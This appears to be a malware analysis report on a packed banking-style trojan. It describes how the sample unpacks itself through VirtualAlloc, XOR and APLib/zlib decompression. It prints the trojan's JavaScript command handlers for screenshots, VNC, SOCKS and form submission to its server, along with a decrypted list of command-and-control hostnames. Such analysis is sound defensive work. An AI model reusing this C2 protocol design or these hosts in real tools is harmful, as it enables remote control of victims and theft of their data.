mainOUT-crypted-5.exe unpacks itself using a series of VirtualAlloc calls. Specifically, the executable allocates a buffer, and copies into it, several bytes of executable code that is designed to overwrite the .text section of the executable. Predictably, it then executes that code which unpacks the executable. This process involves allocating another buffer and xor operations between bytes and double words of data at a time. One thing mainOUT-crypted-5.exe does is drop a .dat file that is packed in a similar fashion. This .dat file when loaded, first unpacks itself in a very similar way. First allocating a buffer and copying into it several bytes of code. Then executing the code in the buffer to re-write the .text section of the executable. In the case of the .dat file though it ends up being a library that is packed.

Another way the malware decodes its self is through various compression libraries. Notable ones that I notices were APLib, identifiable by the "AP32" string placed at the beginning of compressed buffers, Zlib, identifiable by some tables that it uses during compression and decompression being stored in the code. Aplib seems to be used for configuration files for the most part. And zlib is used to decompress gzip format payloads from the internet.

Appendix

Exerpt of Javascript function used to identify a section of command handler functions

```
this.SetVal = function (a, b, c) {
     Url = "1/" + a;
               return this.Query("POST", Url, b, c)
    };
    this.GetVal = function (a, b) {
             Url = "2/" + a;
             return this.Query("GET", Url, null, b)
    };
    this.DelVal = function (a, b) {
             Url = "3/" + a;
             return this.Query("GET", Url, null, b)
    };
    this.GetServer = function (a, b, c) {
             t = !0 == b ? "S" : "D";
             return this.Query("GET", "4/" + t + "/" + a, null, c)
    };
    this.PostServer = function (a, b, c, d) {
             t = !0 == b ? "S" : "D";
             return this.Query("POST", "4/" + t + "/" + a, c, d)
    };
    this.Get = function (a, b, c) {
             t = !0 == b ? "S" : "D";
             return this.Query("GET", "5/" + t + "/" + a, null, c)
    };
    this.Post = function (a, b, c, d) {
             t = !0 == b ? "S" : "D";
             return this.Query("POST", "5/" + t + "/" + a, c, d)
    };
    this.ScreenShot = function (a, b, c, d) {
             Url = "6/" + b + "/" + c + "/" + encodeURIComponent(a);
             return this.Query("GET", Url, null, d)
    };
    this.LogAdd = function (a, b) {
             Url = "7/";
             return this.Query("POST", Url, a, b)
    };
    this.UpdateConfig = function (a) {
             Url = "8/";
             return this.Query("GET", Url, null, a)
    };
    this.StartSocks = function (a, b) {
             Url = "9/";
```

```
            return this.Query("POST", Url, a, b)
    };
    this.StartVnc = function (a, b) {
            Url = "10/";
            return this.Query("POST", Url, a, b)
    };
    this.SendForm = function (a, b, c) {
            Url = "11/";
            Post = a + "\r\n" + b;
            return this.Query("POST", Url, Post, c)
    }
```

Complete javascript function found at address 0x10020E90 in the main thread library

Decrypted contents of hostname list

```
-UÂ....auromontofont.com.....................................
..auramontofont.com.....................................wel
lentarel.com.....................................paleenko
s.com.....................................hramano.com..
.....................................handelbarg.com....
....
```

note: most ‘.’ characters represent null bytes, the ones that aren’t in domain names